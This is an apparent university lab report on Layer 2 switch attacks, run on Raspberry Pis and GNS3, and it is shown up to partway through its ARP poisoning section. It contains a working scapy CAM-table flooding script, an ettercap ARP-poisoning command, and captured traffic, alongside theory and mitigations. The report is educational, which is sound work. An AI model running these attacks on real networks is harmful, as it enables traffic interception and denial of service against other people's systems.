
Università Ca' Foscari Venezia

Network Security [CM0630-1]
Final Project - Group 15

Layer 2 - Switch Attacks

Students :
Enrico Da Rodda
Valentino Dalla Valle
Annalisa Laini
Francesco Bruno

Professor :
Leonardo Maccari



June 25, 2023

Contents

List of Figures

1 Introduction

The goal of this project is to experiment with attacks at Layer 2/3 of the ISO/OSI Reference Model; this conceptual model provides a common basis for the coordination of [ISO] standards development for the purpose of systems' interconnection. The model provides several abstraction layers for the networking communication (presented in reverse order, from bottom to top):

1. Physical
2. Data Link
3. Network
4. Transport
5. Session
6. Presentation
7. Application

Let's have a look at Layers 2 and 3 a little bit more in depth. **The Ethernet Data-Link Layer** takes care of delivering frames (groups of bits organized in a packet structure) in a unicast/broadcast reliable/unreliable way, depending on the type of protocol used. However, its first goal is to define frame format. This Layer is split in two: the Media Access Control (MAC) and the Logical Link Control (LLC). Of the two, the MAC layer deals not only with encapsulating/decapsulating data, but also with terminals' identification and access to the network. Indeed, access is achieved through MAC addresses, which are associated with Network Interface Cards (NICs) by the manufacturer, and are globally unique. Each MAC address is composed of 48 bits, 24 dedicated to the Organisation Unique Identifier, unique for the manufacturer (e.g. Intel), and the remaining 24 unique to the NIC.

The Network Layer, instead, allows multiple Networks to communicate, offering a connectionless service to the upper layer. This means that the mode of operation is the so-called *store and forward*: each packet contains the address of destination and each router forwards the packet according to its own rules. We say that IP is a datagram-oriented protocol: datagrams are typically structured in *header* and *payload* sections, and they provide a connectionless communication service across a packet-switched network. More specifically connectionless communication, often referred to as CL-mode communication, is a data transmission method used in packet switching networks in which *each data unit is individually addressed and routed based on information carried in each unit*, rather than in the setup information of a prearranged, fixed data channel as in connection-oriented communication.

From this point on, the report is structured as follows: first, we start by giving a theoretical overview of the devices and protocols that are involved in the attacks performed, namely Switches, ARP and VLANs. After this overview there is a brief explanation of the environment set-up used to carry out the attacks, which involves a physical and a virtual

one. Then, for each of the attacks we have a more in-depth technical review, followed by the actual procedure that has been followed to exploit the vulnerabilities, and a brief recap of the possible mitigation techniques that can be implemented. Lastly, a section has been reserved for the final remarks on the project to align with the objectives introduced in the upcoming section of the introduction.

1.0.1 Objectives

As we previously mentioned, the main objectives of this project are two: to experiment and present several Layer 2 attacks on Managed Switches, as well as understanding the entity of the damages and the possible remediations to them. Among all the options we selected: the *MAC table overflow attack*, *ARP cache poisoning attack* and a couple of *VLAN attacks*, such as the *Double tagging attack* and the *Switch spoofing attack*. Once more, the aim is to gain a hands-on experience on the above-mentioned attacks to better understand the topics and the associated vulnerabilities, as well as mitigation techniques, found in Layer 2 devices and protocols.

1.1 Theoretical overview

1.1.1 Switches

A **switch** understands the 802.3 standard, which defines the physical layer and the data link layer's MAC of wired Ethernet. Differently from a hub, a switch has a backplane, i.e. a control logic that selectively connects one port with another and sends traffic only on the right port, and implements an algorithm called *Backward Learning* that allows the switch to know that a packet with destination MAC X needs to be sent on port Y. However, the backplane has a computational limit.

Such algorithm maps the source MAC of the frame to the port it was received from, and stores everything in the **CAM Table**. CAM stands for *Content Addressable Memory*, a chip present in each switch that is used to store a table (CAM table). In the table, the switch stores information used to route the frames to the correct interface. For instance, Cisco switches store the MAC addresses, corresponding physical port and VLAN ID on which end-user is located. [13] The next time that a frame needs to be sent to a MAC address among the set of the learnt ones, the table is inspected and the traffic is sent directly to the relevant port.

Periodically, MAC addresses that have not been used for a while (stale addresses) are flushed from the table to make room for new ones. This introduces the possibility of performing a DoS attack: the CAM table overflow.

1.1.2 Switches and the ARP protocol

The ARP protocol bridges Layer 2 and 3 of the Network stack. Hosts use the ARP protocol to learn and associate MAC addresses to a specific IP. It is a stateless protocol, meaning it does not have any built-in mechanisms for verification or security, and it relies on the devices on the local network to respond truthfully to ARP requests. The protocol follows these steps to achieve IP-to-MAC Address Resolution:

- when a device wants to send a data packet to another device within the same network, it needs to know the MAC address of the destination device. The sender checks its ARP cache, which is a local table storing recent IP-to-MAC address mappings: if the destination IP address is found in the cache, the corresponding MAC address is used directly.
- else, the sending device initiates an ARP request: it **broadcasts** an ARP request message on the local network, asking, "Who has this IP address? Please tell me your MAC address."
- the device that has the IP address specified in the ARP request responds with an ARP reply, which contains its own MAC address. The ARP reply is **unicast** directly to the requesting device, as the requesting device's MAC address is already known.
- upon receiving the ARP reply, the sender updates its ARP cache, associating the IP address with the corresponding MAC address. This mapping is stored in the cache for future use and allows subsequent communication without the need for additional ARP requests.
- with the MAC address of the destination device obtained, the sender can encapsulate the data packet in an Ethernet frame, using the MAC addresses in the frame headers to ensure proper delivery within the local network.

The main vulnerabilities related to the ARP protocol are due to the fact that, being it a stateless protocol, the ARP messages can be easily falsified, as it occurs during an ARP Spoofing attack (or ARP cache poisoning attack). ARP spoofing involves the attacker poisoning the ARP caches of targeted devices on the network, and can lead to traffic interception, DoS (Denial of Service), or man-in-the-middle attacks. Another type of attack involves attackers flooding a network with a large number of forged ARP requests or replies, overwhelming the target device's resources.

1.1.3 VLANs

The last topic explored is **VLANs** (Virtual Local Area Networks), which are a method of logically segmenting a physical network into multiple virtual networks. A VLAN allows you to create separate broadcast domains within a single physical network infrastructure, it provides networks with flexibility, security, and scalability features. In particular, devices can be grouped together based on specific criteria, such as department, function, or security requirements, rather than their physical location. This grouping is achieved by assigning VLAN tags or identifiers to network packets, indicating the virtual network to which they belong.

VLANs are configured on network switches by assigning specific ports or groups of ports to a particular VLAN. Each one is then associated with a unique ID: when a device sends network traffic, the switch adds a VLAN tag to each packet, indicating the VLAN ID. This process is called VLAN tagging: the tag allows switches to distinguish and route traffic appropriately.

Devices within the same VLAN can communicate with each other as if they were connected to the same physical network: switches forward traffic within the VLAN based

on the tags without requiring the traffic to leave it. On the other hand, devices in different VLANs are isolated from each other by default: traffic sent from one VLAN cannot be directly received by devices in another one unless specific routing or access rules are configured.

For this final section covering VLANs, we have dealt with the trunking protocol **IEEE 802.1Q**. It is widely supported by network equipment and is essential for implementing VLANs in Ethernet networks, as it provides a standardized method for identifying and separating traffic belonging to different VLANs, enabling efficient network segmentation and management. [2] [11]

1.2 Environment Set-up

For the development of this project, we have used both a physical environment and a virtual one.

The **physical environment** involved the usage of three Raspberry Pis (namely a Raspberry Pi 3, a Raspberry Pi 2 and a Raspberry Pi 1) as well as a couple of managed switches (A Zyxel Managed Switch and a TP-Link one).

On the other hand, for the **virtual environment** we used the *Graphical Network Simulator 3* (GNS3), a powerful tool used as network emulation software. It allows users to create virtual networks by running real operating systems, routers, switches, and other network devices directly on their computers.
The usage of this tool eased the attacks' testing methodology and was found to be necessary for performing the VLAN Switch Spoofing Attack since it exploits a vulnerability present on the Dynamic Trunking Protocol (DTP) which a proprietary Cisco protocol. Thus, an emulated Cisco switch was necessary and GNS3 allowed for that. In particular, the Cisco switch used is based on IOSvL2 image, an implementation of Cisco IOS Layer-2 switching code[4].
All the attack attempts were initiated from a Ubuntu VM machine connected to the virtualized Cisco switch, together with N virtualized default GNS3 linux-based hosts.

2 CAM Table Overflow Attack

2.0.1 Attack Explanation

In a CAM Table Overflow Attack, the attacker can flood the switch with a huge number of frames coming from spoofed MAC addresses, such that the CAM table is quickly filled up: after a while the new MAC addresses aren't learned nor saved in the table, and legitimate addresses, after being unused for a while, are flushed and replaced with the bogus MAC addresses. In such a scenario, a legitimate frame arriving to the switch can't find neither the source nor the destination address in the table: it is sent directly to all ports and thus the attacker has successfully transformed the switch into a hub, which just repeats the frame to all ports.

Usually, Cisco CAM table is designed to store 100 to 10000 MAC addresses simultaneously [8]. Each entry remains about 300 seconds in the CAM table of the Ethernet switch (however, this may vary based on how aggressive is the pruning policy set).

2.0.2 First steps

The scenario is depicted in Figure 1:




Figure 1: CAM Table Overflow scenario

In order to perform the experiment it is important to verify that everything is set-up correctly. Let's start from the basics and let's check the network interfaces of the hosts participating to the experiment. By executing the `ip a` command you will be prompted information related to the available network interfaces at the hosts, among which the name, IP and MAC addresses.

Let's start from the *Raspberry Pi 3*:

```
pi@raspberrypi:~ $ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group
↪  default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
```

```
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state
↪  UP group default qlen 1000
    link/ether b8:27:eb:c6:ba:6a brd ff:ff:ff:ff:ff:ff
    inet 10.0.0.1/24 brd 10.0.0.255 scope global noprefixroute eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::435e:2707:477a:65fa/64 scope link
       valid_lft forever preferred_lft forever
3: wlan0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast
↪  state UP group default qlen 1000
    link/ether b8:27:eb:93:ef:3f brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.4/24 brd 192.168.1.255 scope global noprefixroute wlan0
       valid_lft forever preferred_lft forever
    inet6 2001:b07:5d2c:934b:11d:b6c2:1194:b56f/64 scope global dynamic
↪  mngtmpaddr noprefixroute
       valid_lft 86399sec preferred_lft 86399sec
    inet6 fe80::9644:f6a5:87d6:5d6/64 scope link
       valid_lft forever preferred_lft forever
```

Raspberry Pi 2:

```
pi@raspberrypi:~ $ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group
↪  default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state
↪  UP group default qlen 1000
    link/ether b8:27:eb:dd:47:85 brd ff:ff:ff:ff:ff:ff
    inet 10.0.0.3/24 brd 10.0.0.255 scope global noprefixroute eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::4c63:3d77:8593:cf5d/64 scope link
       valid_lft forever preferred_lft forever
```

Raspberry Pi 1:

```
pi@raspberrypi:~ $ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group
↪  default qlen 1000
```

```
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state
↪  UP group default qlen 1000
    link/ether b8:27:eb:f7:8f:db brd ff:ff:ff:ff:ff:ff
    inet 10.0.0.2/24 brd 10.0.0.255 scope global noprefixroute eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::7510:db15:9cc:126c/64 scope link
       valid_lft forever preferred_lft forever
```

Before moving on, let's now empty the ARP table of each host by running the command `ip neigh flush all`. This ensures that the experiment starts from a fresh checkpoint (only one console output is reported):

```
pi@raspberrypi:~ $ sudo ip neigh flush all
```

Then let's verify that any host can be reached by any other host in the network by running the `ping` command. This generates ICMP echo request packets towards the target host, but given that it is not in the ARP routing table (we flushed it at the previous step), the host is required to send an ARP request first to discover the Layer 2 address (MAC Address) of the other participants. It is possible to observe the packets flow by executing the following steps:

Let's start `tcpdump` both on *Raspberry Pi 2* and *Raspberry Pi 1* as follows:

```
pi@raspberrypi:~ $ sudo tcpdump -n -i eth0
```

This command will display on the terminal all the network packets that match the rule. It will contain ARP packets for the host MAC address discovery as well as ICMP packets (ICMP echo request packets) sent by the other participants.

Then run the `ping` command using as target IP one among the other hosts' IP addresses. (We will repeat this procedure on two hosts (over three), as this is enough to guarantee that all the hosts have the same information). As example, let's `ping` the *Raspberry Pi 2* (at `10.0.0.3`) from *Raspberry Pi 3* (at `10.0.0.1`):

```
pi@raspberrypi:~ $ ping 10.0.0.3
PING 10.0.0.1 (10.0.0.1) 56(84) bytes of data.
64 bytes from 10.0.0.1: icmp_seq=1 ttl=64 time=2.08 ms
64 bytes from 10.0.0.1: icmp_seq=2 ttl=64 time=0.991 ms
64 bytes from 10.0.0.1: icmp_seq=3 ttl=64 time=0.971 ms
64 bytes from 10.0.0.1: icmp_seq=4 ttl=64 time=0.959 ms
```

```
64 bytes from 10.0.0.1: icmp_seq=5 ttl=64 time=0.970 ms
64 bytes from 10.0.0.1: icmp_seq=6 ttl=64 time=1.08 ms
64 bytes from 10.0.0.1: icmp_seq=7 ttl=64 time=0.946 ms
64 bytes from 10.0.0.1: icmp_seq=8 ttl=64 time=1.06 ms
64 bytes from 10.0.0.1: icmp_seq=9 ttl=64 time=0.927 ms
```

At this point we are sure that all the hosts have an entry in their ARP table for every other host participating to the experiment. Moreover the switch updated the Hash table with the port (P) and timestamp (T) for all the MAC addresses extracted from the frames seen up to the current time. Let's try to overload the CAM Table of the switch!

2.0.3 Procedure

For that purpose a simple python script using `scapy` was coded:

```
#--------------------------------------------------------------------#
#    A script to perform CAM overflow attack on Layer 2 switches     #
#                                                                    #
#        CAM Table Overflow is flooding a switch's CAM table         #
#  with a lot of fake entries to drive the switch into HUB mode.     #
#    (Send thousands of Ether packets with random MAC addresses      #
#                            in each packet)                         #
#--------------------------------------------------------------------#

#!/usr/bin/env python
from scapy.all import Ether, IP, TCP, RandIP, RandMAC, sendp


'''Filling packet_list with ten thousand random Ethernet packets
   CAM overflow attacks need to be super fast.
   For that reason it's better to create a packet list before hand.
'''

def generate_packets():
    packet_list = []  #initializing packet_list to hold all the packets
    for i in range(15000):
        packet  = Ether(src = RandMAC(), dst = RandMAC()) / IP(src =
        ↪  RandIP(), dst = RandIP())
        packet_list.append(packet)
    return packet_list

def cam_overflow(packet_list):
    sendp(packet_list, iface='eth0')

```

```
29  if __name__ == '__main__':
30      packet_list = generate_packets()
31      cam_overflow(packet_list)
```

Let's go through the code:

- At line 11 there are all the import statements;
- at line 19 the `generate_packets()` function is defined: it creates a generic unbound list, which gets updated by the subsequent loop, which generates Ethernet frames with spoofed MAC and IP addresses; the generated frames are appended to the list and it gets returned;
- at line 26 the `cam_overflow()` function is defined: it takes as input a list of Ethernet frames, and the body of the function just calls a function to send them through the specified interface, which in this case is `eth0`.
- at lines $30-31$ the abovementioned functions are called and the stream of Ethernet frames is generated.

To perform the attack we are actually required to have four terminals, two on the attacker host (*Raspberry Pi 3*) and the last two shells are opened on each of the remaining hosts. On the first attacker shell we run `tcpdump` to see the traffic of all the hosts connected to the switch:

```
pi@raspberrypi:~ $ sudo tcpdump -n -i eth0 icmp
```

Then, on the second attacker shell we run the python script as follows:

```
pi@raspberrypi:~ $ sudo -E python3 CAM_Table_Overflow.py
```

A (small) capture of the packets sent by the script is as follows:

```
pi@raspberrypi:~ $ sudo tcpdump -n -i eth0
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
21:19:05.029112 IP 226.149.78.170 > 226.62.209.87:  ip-proto-0 0
21:19:05.031822 IP 176.104.95.86 > 126.11.141.121:  ip-proto-0 0
21:19:05.034550 IP 176.209.252.120 > 248.17.130.46:  ip-proto-0 0
21:19:05.037318 IP 246.64.242.157 > 72.212.31.129:  ip-proto-0 0
21:19:05.040057 IP 169.54.35.144 > 89.102.30.220:  ip-proto-0 0
21:19:05.045429 IP 186.16.177.138 > 153.110.105.205:  ip-proto-0 0
21:19:05.053459 IP 191.134.31.52 > 196.192.34.83:  ip-proto-0 0
21:19:05.058841 IP 184.201.17.7 > 202.195.243.110:  ip-proto-0 0
21:19:05.061613 IP 41.71.161.188 > 7.148.209.232:  ip-proto-0 0
21:19:05.074808 IP 104.32.117.241 > 175.229.10.86:  ip-proto-0 0
```

```
21:19:05.076930 IP 120.113.235.118 > 139.225.185.119:  ip-proto-0 0
21:19:05.079040 IP 53.75.116.215 > 146.149.119.121:  ip-proto-0 0
21:19:05.081042 IP 62.152.209.143 > 172.102.66.234:  ip-proto-0 0
21:19:05.085219 IP 22.32.67.42 > 124.33.167.18:  ip-proto-0 0
21:19:05.087291 IP 177.36.73.160 > 161.221.54.25:  ip-proto-0 0
21:19:05.091352 IP 81.30.164.166 > 15.140.133.4:  ip-proto-0 0
....
```

As previously mentioned, packets are generated with spoofed (randomly chosen) MAC and IP addresses.

To be able to see other hosts' traffic, we should generate some, so let's connect to one of the other two hosts (let's say the *Raspberry Pi 2*, at `10.0.0.3`) and let's run the `ping` command towards the other legitimate host, the *Raspberry Pi 1*, at `10.0.0.2`:

```
pi@raspberrypi:~ $ ping 10.0.0.2
PING 10.0.0.2 (10.0.0.2) 56(84) bytes of data.
64 bytes from 10.0.0.2: icmp_seq=1 ttl=64 time=1.86 ms
64 bytes from 10.0.0.2: icmp_seq=2 ttl=64 time=0.879 ms
64 bytes from 10.0.0.2: icmp_seq=3 ttl=64 time=0.872 ms
64 bytes from 10.0.0.2: icmp_seq=4 ttl=64 time=0.888 ms
64 bytes from 10.0.0.2: icmp_seq=5 ttl=64 time=0.895 ms
64 bytes from 10.0.0.2: icmp_seq=6 ttl=64 time=0.883 ms
64 bytes from 10.0.0.2: icmp_seq=7 ttl=64 time=0.998 ms
64 bytes from 10.0.0.2: icmp_seq=8 ttl=64 time=0.931 ms
64 bytes from 10.0.0.2: icmp_seq=9 ttl=64 time=0.901 ms
64 bytes from 10.0.0.2: icmp_seq=10 ttl=64 time=0.855 ms
^C
--- 10.0.0.2 ping statistics ---
10 packets transmitted, 10 received, 0% packet loss, time 40047ms
rtt min/avg/max/mdev = 0.855/0.926/1.860/0.150 ms
```

This command generates ICMP echo request packets, that would (theoretically) be sent only to port where the specified host is connected if the switch behaves correctly; however, given that the CAM Table of the Switch is full of junk MAC addresses, there is no room for legitimate ones, so the switch does not know to which port the destination MAC address, associated to that IP address, is connected to; this would make the switch forward the received packet to all the ports, as if the CAM Table was empty. Because of this the attacker is able to sniff the traffic of all the hosts connected to the same Layer 2 switch device.

It is possible to see this behaviour by inspecting the output at the first shell of the attacker, the one running `tcpdump`:

```
pi@raspberrypi:~ $ sudo tcpdump -n -i eth0 icmp
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
11:30:08.680294 IP 10.0.0.3 > 10.0.0.2: ICMP echo request, id 1, seq 1,
↪  length 64
11:30:08.680364 IP 10.0.0.2 > 10.0.0.3: ICMP echo reply, id 1, seq 1,
↪  length 64
11:30:09.680542 IP 10.0.0.3 > 10.0.0.2: ICMP echo request, id 1, seq 2,
↪  length 64
11:30:09.680598 IP 10.0.0.2 > 10.0.0.3: ICMP echo reply, id 1, seq 2,
↪  length 64
11:30:10.681642 IP 10.0.0.3 > 10.0.0.2: ICMP echo request, id 1, seq 3,
↪  length 64
11:30:10.681731 IP 10.0.0.2 > 10.0.0.3: ICMP echo reply, id 1, seq 3,
↪  length 64
11:30:11.682893 IP 10.0.0.3 > 10.0.0.2: ICMP echo request, id 1, seq 4,
↪  length 64
11:30:11.682923 IP 10.0.0.2 > 10.0.0.3: ICMP echo reply, id 1, seq 4,
↪  length 64
11:30:12.683997 IP 10.0.0.3 > 10.0.0.2: ICMP echo request, id 1, seq 5,
↪  length 64
11:30:12.685097 IP 10.0.0.2 > 10.0.0.3: ICMP echo reply, id 1, seq 5,
↪  length 64
11:30:13.685142 IP 10.0.0.3 > 10.0.0.2: ICMP echo request, id 1, seq 6,
↪  length 64
11:30:13.685231 IP 10.0.0.2 > 10.0.0.3: ICMP echo reply, id 1, seq 6,
↪  length 64
11:30:14.686319 IP 10.0.0.3 > 10.0.0.2: ICMP echo request, id 1, seq 7,
↪  length 64
11:30:14.686417 IP 10.0.0.2 > 10.0.0.3: ICMP echo reply, id 1, seq 7,
↪  length 64
11:30:15.687595 IP 10.0.0.3 > 10.0.0.2: ICMP echo request, id 1, seq 8,
↪  length 64
11:30:15.687698 IP 10.0.0.2 > 10.0.0.3: ICMP echo reply, id 1, seq 8,
↪  length 64
11:30:16.688842 IP 10.0.0.3 > 10.0.0.2: ICMP echo request, id 1, seq 9,
↪  length 64
11:30:16.688942 IP 10.0.0.2 > 10.0.0.3: ICMP echo reply, id 1, seq 9,
↪  length 64
11:30:17.690004 IP 10.0.0.3 > 10.0.0.2: ICMP echo request, id 1, seq 10,
↪  length 64
11:30:17.690109 IP 10.0.0.2 > 10.0.0.3: ICMP echo reply, id 1, seq 10,
↪  length 64
^C
```

```
10 packets captured
10 packets received by filter
0 packets dropped by kernel
```

2.0.4 Mitigation Techniques

This type of attack is easy to spot, as the whole network would be slowed down due to a race condition on a shared resource (Backplane computational limit and bandwidth). However, mitigating the CAM table overflow attack may involve several security countermeasures. Cisco Catalyst switches support a port security option [12]. It allows the switch administrator to specify the maximum number of MAC addresses that can be learned on a port, thus preventing a CAM table overflow attack.
When a switch port security violation occurs, the switch port can respond in one of three ways :

- Drop frames with an unknown source MAC address. However, frames with known (that is, learned) source MAC addresses are transmitted.
- Send an SNMP trap and a syslog message and increment a violation counter when a port security violation occurs.
- Shut down the port. Therefore, after a port security violation occurs, no traffic is transmitted on that interface.

By default, port security is not enabled on a Cisco Catalyst switch port. After enabling this option, the violation mode defaults to shutdown.

3 ARP Cache Poisoning Attack

3.0.1 Attack Explanation

ARP is a stateless protocol by design. When an ARP reply is received, the host updates its ARP cache even if the host had not issued a corresponding ARP request earlier. This makes ARP a trusting protocol, not designed to cope with malicious hosts.
With the cache poisoning attack it is possible to link an attacker's MAC address with the IP address of another device on the network. This allows the attacker to become a MiTM, thus to intercept, modify, or redirect network traffic between two parties.

The attack is carried out in this way:

- the attacker's goal is to associate its MAC address with the IP address of another legitimate device on the network. The attacker typically accomplishes this by sending falsified ARP messages to other devices on the network.
- the attacker sends forged ARP replies to the victim device and other devices on the network, claiming that the attacker's MAC address is associated with the IP address of the legitimate device. Since ARP is an stateless protocol, the receivers will gladly update its ARP cache with the data received.
- with the ARP cache poisoned, when the victim device wants to communicate with the legitimate device, it sends network packets to the attacker's MAC address instead. The attacker can intercept, modify, or redirect this traffic according to its intentions.

Among the possible consequences of this attack we have: unauthorized access to sensitive information, eavesdropping on network communications, or conducting further attacks on the compromised network. [14]

3.0.2 Procedure

The scenario is shown in Figure 2, and is the same of the previous attack:




Figure 2: ARP Cache Poisoning scenario

Before starting this new attack, let's flush the ARP table of all the hosts, like we did in the CAM Table Overflow Attack.

Even for this task we need four terminals: two shells on the attacker host (*Raspberry Pi 3*) and one shell on each of the remaining hosts (*Raspberry Pi 2* and *Raspberry Pi 1*).

The first shell at the attacker should run `tcpdump`, so to sniff packets intended for other hosts on the network.

```
pi@raspberrypi:~ $ sudo tcpdump -n -i eth0 icmp
```

Previously it was possible to sniff packets destined to other hosts in the network because the CAM Table (of the switch) was overloaded by spurious traffic; this way the switch was forced to redirect/forward the traffic to every port, thus becoming a hub. However, it was only possible to see the traffic, but not modify it before the actual recipient received it. In this setting, instead, it is possible because the attacker becomes a Man-In-The-Middle. How? By running `ettercap` (on the secondary shell of the attacker)!

```
pi@raspberrypi:~ $ ettercap -T -q -i eth0 -M ARP /10.0.0.2// /10.0.0.3//

ettercap 0.8.2 copyright 2001-2015 Ettercap Development Team

Listening on:
  eth0 -> B8:27:EB:C6:BA:6A
          10.0.0.1/255.255.255.0
          fe80::435e:2707:477a:65fa/64

SSL dissection needs a valid 'redir_command_on' script in the etter.conf
↪  file
Privileges dropped to EUID 65534 EGID 65534...

  33 plugins
  42 protocol dissectors
  57 ports monitored
20388 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!

Scanning for merged targets (2 hosts)...

* |==================================================>| 100.00 %

3 hosts added to the hosts list...

ARP poisoning victims:
```

```
 GROUP 1 : 10.0.0.3 B8:27:EB:DD:47:85

 GROUP 2 : 10.0.0.2 B8:27:EB:F7:8F:DB
Starting Unified sniffing...


Text only Interface activated...
Hit 'h' for inline help
```

On the shell of one of the other two hosts run the `ping` command; if the attack is successful, traffic should be intercepted by `tcpdump`.

```
pi@raspberrypi:~ $ ping 10.0.0.2
PING 10.0.0.2 (10.0.0.2) 56(84) bytes of data.
64 bytes from 10.0.0.2: icmp_seq=1 ttl=64 time=34.9 ms
64 bytes from 10.0.0.2: icmp_seq=2 ttl=64 time=43.7 ms
64 bytes from 10.0.0.2: icmp_seq=3 ttl=64 time=22.1 ms
64 bytes from 10.0.0.2: icmp_seq=4 ttl=64 time=40.6 ms
64 bytes from 10.0.0.2: icmp_seq=5 ttl=64 time=48.7 ms
^C
--- 192.168.1.7 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4006ms
rtt min/avg/max/mdev = 22.078/37.983/48.712/9.128 ms
```

(In this case the traffic was generated from *Raspberry Pi 2* towards *Raspberry Pi 1*)

```
pi@raspberrypi:~ $ sudo tcpdump -n -i eth0 icmp
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
00:20:05.319341 IP 10.0.0.2 > 10.0.0.3: ICMP echo request, id 32487, seq
↪  32487, length 8
00:20:05.319539 IP 10.0.0.3 > 10.0.0.2: ICMP echo request, id 32487, seq
↪  32487, length 8
00:20:05.320195 IP 10.0.0.3 > 10.0.0.2: ICMP echo reply, id 32487, seq
↪  32487, length 8
00:20:05.320980 IP 10.0.0.2 > 10.0.0.3: ICMP echo reply, id 32487, seq
↪  32487, length 8
00:20:05.323699 IP 10.0.0.3 > 10.0.0.2: ICMP echo reply, id 32487, seq
↪  32487, length 8
00:20:05.325073 IP 10.0.0.2 > 10.0.0.3: ICMP echo reply, id 32487, seq
↪  32487, length 8
00:20:14.747814 IP 10.0.0.3 > 10.0.0.2: ICMP echo request, id 12, seq 1,
↪  length 64
```

```
00:20:14.762377 IP 10.0.0.3 > 10.0.0.2: ICMP echo request, id 12, seq 1,
↪  length 64
00:20:14.763460 IP 10.0.0.2 > 10.0.0.3: ICMP echo reply, id 12, seq 1,
↪  length 64
00:20:14.781890 IP 10.0.0.2 > 10.0.0.3: ICMP echo reply, id 12, seq 1,
↪  length 64
00:20:15.748993 IP 10.0.0.3 > 10.0.0.2: ICMP echo request, id 12, seq 2,
↪  length 64
00:20:15.761758 IP 10.0.0.3 > 10.0.0.2: ICMP echo request, id 12, seq 2,
↪  length 64
